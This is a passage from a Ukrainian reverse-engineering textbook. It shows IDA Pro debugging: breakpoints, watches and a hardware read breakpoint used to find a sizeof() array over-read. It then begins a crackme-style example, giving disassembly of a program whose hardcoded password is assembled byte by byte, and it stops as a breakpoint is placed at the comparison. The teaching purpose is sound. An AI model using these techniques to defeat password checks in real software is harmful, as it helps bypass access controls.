


Рис. 3.38. Запуск відладки IDA Pro

Щоб налагодити, потрібно спочатку завантажити виконувану програму в *IDA*, створити базу даних. Користувач може інтерактивно розбирати файл, і вся інформація, яку він додав до розбирання, буде доступна під час налагодження. Якщо розібраний файл визнається дійсним (*x*86 / *ARM64 PE* або *x*86 *ELF*) за допомогою відладчика, у головному вікні *IDA* автоматично з'являється меню налагодження.

Як тільки ми знайшли функцію *int_average*() у дизасемблері, додамо точку зупинки одразу після її прологу, вибравши команду "Додати точку зупинки" у спливаючому меню або натиснувши клавішу *F*2.

Точки зупинки дозволять ретельно дослідити значення регістрів, стеку, пам'яті змінних програми під час її виконання саме для вимзначення причини неочікуванної її поведінки.




Рис. 3.39. Перегляд ESP під час відладки в IDA Pro

Тепер можемо розпочати виконання. Відкриваємо вікно відладки за допомогою відповідної іконки та запускаємо програму, поки вона не досягне нашої точки зупинки, натиснувши клавішу *F*9 або натиснувши кнопку “Пуск” на панелі інструментів відладки.




Рис. 3.40. Додавання watch в IDA Pro

Вікно *IDA View-ESP* тепер показує нам кадр стека функцій. Ми легко знаходимо аргумент масиву нашої функції *int_average*(), який вказує на цілий масив функції, що її викликає (функція *main*()).

Чому б не додати спостереження до цього масиву, щоб спостерігати еволюцію його значень під час виконання процесу?

Аналізуючи розібраний код, ми тепер можемо знайти цикл, який обчислює суму значень, і зберігає результат у регістрі *EBX*. Операнд [*edx* + *eax* * 4] наочно

показує, що регістр *EDX* вказує на початок масиву, і що регістр *EAX* використовується в якості індексу в цьому масиві. Таким чином, цей операнд буде послідовно вказувати на кожне ціле число з масиву цілих чисел.




Рис. 3.41. Перегляд EDX під час відладки в IDA Pro

Давайте рухатись покроково в циклі, натискаючи на відповідну кнопку на панелі інструментів відладки або натискаючи клавішу *F*8. При необхідності *IDA* малює зелену стрілку, щоб показати нам точку інструкції переходу.




Рис. 3.42. Покрокове виконання програми в IDA Pro

Тепер давайте подивимось на значення *ESI*. Регістр *EAX* (наш індекс у масиві) порівнюється з цим регістром при кожній ітерації: тож можна зробити висновок, що регістр *ESI* використовується як лічильник у циклі. Але ми також спостерігаємо, що *ESI* містить досить дивну кількість елементів: 14*h* (= 20). Пам'ятаєте, що наш оригінальний масив містить лише 5 елементів! Здається, ми щойно знайшли джерело нашої проблеми.




Рис. 3.43. Перегляд ESI під час відладки в IDA Pro

Для впевненості додамо апаратну точку зупинки, безпосередньо за останнім значенням нашого цілого масиву (власне, на перше значення масиву символів). Якщо ми досягнемо цієї точки зупинки під час циклу, це дійсно доведе, що ми читаємо цілі числа поза нашим масивом. Отже, ми встановлюємо апаратну точку зупинки розміром 4 байти (класичний розмір для цілого числа) в режимі читання.




Рис. 3.44. Встановлення точки зупинки на читання даних

Як передбачалось, якщо ми продовжимо виконання, апаратна точка зупинки дійсно виявляє доступ для читання до першого байту масиву символів. Зауважте, що *EIP* вказує на інструкцію, що слідує за тією, яка спричинила

апаратну точку зупинки! Насправді це досить логічно: щоб викликати апаратну точку зупинки, попередня інструкція виконана повністю, тому *EIP* тепер вказує на наступну.




Рис. 3.45. Зупинка програми на читанні даних

Дивлячись на дизасемблер, ми бачимо, що значення, яке зберігається в *ESI*, походить від аргументу *count* функції *int_average*(). Спробуємо розібратися, чому викликаюча функція дає нам такий дивний аргумент. Якщо ми відкриємо вікно *Stack Trace*, ми побачимо стек усіх функцій виклику. За допомогою технології *IDA PIT* (*Parameter Identification and Tracking*) легко знаходимо інструкцію *push* 20, що передає помилкове значення для функції *int_average*().




Рис. 3.46. Пошук помилки

Тепер, дивлячись ближче на вихідний код *C*, ми розуміємо нашу помилку: ми використовували оператор *sizeof*(), який повертає кількість байтів у масиві, а

не повертає кількість елементів цього масиву! Оскільки для масиву символів кількість байтів дорівнює кількості елементів, ми не помітили помилки ...

Відладчик *IDA* надає доступ до всіх сегментів простору пам'яті процесу, що дозволяє використовувати всі потужні можливості *IDA*: ви можете застосовувати структури до байтів у пам'яті, малювати графіки, створювати точки зупинки в *DLL* і т.д.

Те, як відладчик реагує на винятки, повністю настроюється користувачем.




Рис. 3.47. Налаштування відладчика IDA Pro

Таким чином, цей відладчик є суттєвим доповненням *IDA*, що дозволяє інтерактивно розбирати та налагоджувати все, що завгодно.

3.3.5.3. Приклад визначення паролю за допомогою відладчика

Запустимо програму, аналогічну тій, що розглядалась при статичному аналізі, яка на вході запитує пароль, якого ми не знаємо.

При аналізі асемблерного коду ми не бачимо явного місця порівняння паролів як рядків (там цикл) та й в секції даних не бачимо претендента на пароль. Вочевидь вбудований пароль динамічно формується в процесі виконання програми і доцільно виконати динамічний аналіз та знайти точку, в якій пароль буде сформовано.




Рис. 3.48. Вікно введення паролю

Лістинг асемблерного коду програми:

```
.text:00401168;       int __cdecl main(int argc, const char argv, const char envp)
.text:00401168        _main  proc near
.text:00401168        var_4C= dword ptr -4Ch
.text:00401168        var_48 = dword ptr -48h
.text:00401168        var_44 = word ptr -44h
.text:00401168        ptr      = dword ptr -40h
.text:00401168        var_3C= dword ptr -3Ch
.text:00401168        var_38 = byte ptr -38h
.text:00401168        var_24 = byte ptr -24h
.text:00401168        argc     = dword ptr 4
.text:00401168        argv     = dword ptr 8
.text:00401168        envp     = dword ptr 0Ch
.text:00401168
.text:00401168        push    ebx
.text:00401169        push    esi
.text:0040116A        push    edi
.text:0040116B        push    ebp
.text:0040116C        add     esp, 0FFFFFFC4h
.text:0040116F        mov     eax, dword_4020C8
.text:00401175        mov     [esp+4Ch+var_4C], eax
.text:00401178        mov     eax, dword_4020CC
.text:0040117E        mov     [esp+4Ch+var_48], eax
```

```
.text:00401182      mov     ax, word_4020D0
.text:00401189      mov     [esp+4Ch+var_44], ax
.text:0040118E      mov     [esp+4Ch+ptr], 5
.text:00401196      xor     edx, edx
.text:00401198      mov     [esp+4Ch+var_3C], edx
.text:0040119C      mov     byte ptr [esp+4Ch+var_4C], 73h
.text:004011A0      mov     byte ptr [esp+4Ch+var_4C+1], 65h
.text:004011A5      mov     byte ptr [esp+4Ch+var_4C+2], 63h
.text:004011AA      mov     byte ptr [esp+4Ch+var_4C+3], 72h
.text:004011AF      mov     byte ptr [esp+4Ch+var_48], 65h
.text:004011B4      mov     byte ptr [esp+4Ch+var_48+1], 74h
.text:004011B9      push    offset format ; "Enter password:"
.text:004011BE      call    _printf
.text:004011C3      pop     ecx
.text:004011C4      lea     ecx, [esp+4Ch+var_38]
.text:004011C8      push    ecx
.text:004011C9      push    offset aS ; "%s"
.text:004011CE      call    _scanf
.text:004011D3      add     esp, 8
.text:004011D6      mov     eax, esp
.text:004011D8      lea     edx, [esp+4Ch+var_38]
.text:004011DC      loc_4011DC:
.text:004011DC      mov     cl, [eax]
.text:004011DE      cmp     cl, [edx]
.text:004011E0      jnz     short loc_4011F8
.text:004011E2      test    cl, cl
.text:004011E4      jz      short loc_401218
.text:004011E6      mov     cl, [eax+1]
.text:004011E9      cmp     cl, [edx+1]
.text:004011EC      jnz     short loc_4011F8
.text:004011EE      add     eax, 2
.text:004011F1      add     edx, 2
.text:004011F4      test    cl, cl
.text:004011F6      jnz     short loc_4011DC
.text:004011F8      loc_4011F8:
.text:004011F8      jz      short loc_401218
.text:004011FA      push    offset aWrongPassword ; "\nWrong password!\n"
```

```
.text:004011FF        call    _printf
.text:00401204        pop     ecx
.text:00401205        push    offset command ; "pause"
.text:0040120A        call    _system
.text:0040120F        pop     ecx
.text:00401210        or      eax, 0FFFFFFFFh
.text:00401213        jmp     loc_401304
.text:00401218        loc_401218:
.text:00401218        push    offset aWelcome ; "\nWelcome!\n"
.text:0040121D        call    _printf
.text:00401222        pop     ecx
.text:00401223        push    offset mode ; "w+b"
.text:00401228        push    offset path ; "R1.bin"
.text:0040122D        call    _fopen
.text:00401232        add     esp, 8
.text:00401235        mov     edi, eax
.text:00401237        test    edi, edi
.text:00401239        jnz     short loc_401259
.text:0040123B        push    offset aUnableToWriteF;"\nUnable to write file …"
.text:00401240        call    _printf
.text:00401245        pop     ecx
.text:00401246        push    offset aPause_0 ; "pause"
.text:0040124B        call    _system
.text:00401250        pop     ecx
.text:00401251        or      eax, 0FFFFFFFFh
.text:00401254        jmp     loc_401304
.text:00401259        loc_401259:
.text:00401259        push    edi ; stream
.text:0040125A        push    1 ; n
.text:0040125C        push    4 ; size
.text:0040125E        lea     edx, [esp+58h+ptr]
.text:00401262        push    edx ; ptr
.text:00401263        call    _fwrite
.text:00401268        add     esp, 10h
.text:0040126B        push    offset aEnter5IntegerN ; "Enter 5 integer numbers\n"
.text:00401270        call    _printf
.text:00401275        pop     ecx
```

```
.text:00401276          xor     ebx, ebx
.text:00401278          lea     esi, [esp+4Ch+var_24]
.text:0040127C          cmp     ebx, [esp+4Ch+ptr]
.text:00401280          jge     short loc_4012C1
.text:00401282          loc_401282:
.text:00401282          mov     ebp, ebx
.text:00401284          shl     ebp, 2
.text:00401287          mov     eax, ebp
.text:00401289          lea     edx, [esp+4Ch+var_24]
.text:0040128D          add     eax, edx
.text:0040128F          push    eax
.text:00401290          push    offset aD ; "%d"
.text:00401295          call    _scanf
.text:0040129A          add     esp, 8
.text:0040129D          mov     ecx, [esi]
.text:0040129F          add     [esp+4Ch+var_3C], ecx
.text:004012A3          push    edi ; stream
.text:004012A4          push    1 ; n
.text:004012A6          push    4 ; size
.text:004012A8          lea     ecx, [esp+58h+var_24]
.text:004012AC          add     ebp, ecx
.text:004012AE          push    ebp ; ptr
.text:004012AF          call    _fwrite
.text:004012B4          add     esp, 10h
.text:004012B7          inc     ebx
.text:004012B8          add     esi, 4
.text:004012BB          cmp     ebx, [esp+4Ch+ptr]
.text:004012BF          jl      short loc_401282
.text:004012C1
.text:004012C1          loc_4012C1:
.text:004012C1          push    edi ; stream
.text:004012C2          push    1 ; n
.text:004012C4          push    4 ; size
.text:004012C6          lea     eax, [esp+58h+var_3C]
.text:004012CA          push    eax ; ptr
.text:004012CB          call    _fwrite
.text:004012D0          add     esp, 10h
```

```
.text:004012D3      mov   edx, [esp+4Ch+var_3C]
.text:004012D7      push  edx
.text:004012D8      push  offset aResultD ; "Result = %d\n"
.text:004012DD      call  _printf
.text:004012E2      add   esp, 8
.text:004012E5      push  offset aNotepad ; "Notepad"
.text:004012EA      call  _system
.text:004012EF      pop   ecx
.text:004012F0      push  edi ; stream
.text:004012F1      call  _fclose
.text:004012F6      pop   ecx
.text:004012F7      push  offset aPause_1 ; "pause"
.text:004012FC      call  _system
.text:00401301      pop   ecx
.text:00401302      xor   eax, eax
.text:00401304      loc_401304:
.text:00401304      add   esp, 3Ch
.text:00401307      pop   ebp
.text:00401308      pop   edi
.text:00401309      pop   esi
.text:0040130A      pop   ebx
.text:0040130B      retn
.text:0040130B      _main endp
```

Для цього вводимо зручний для пошуку пароль “*xxx*” та ставимо точку зупинки в місці, де вірогідно відбувається порівняння паролів.

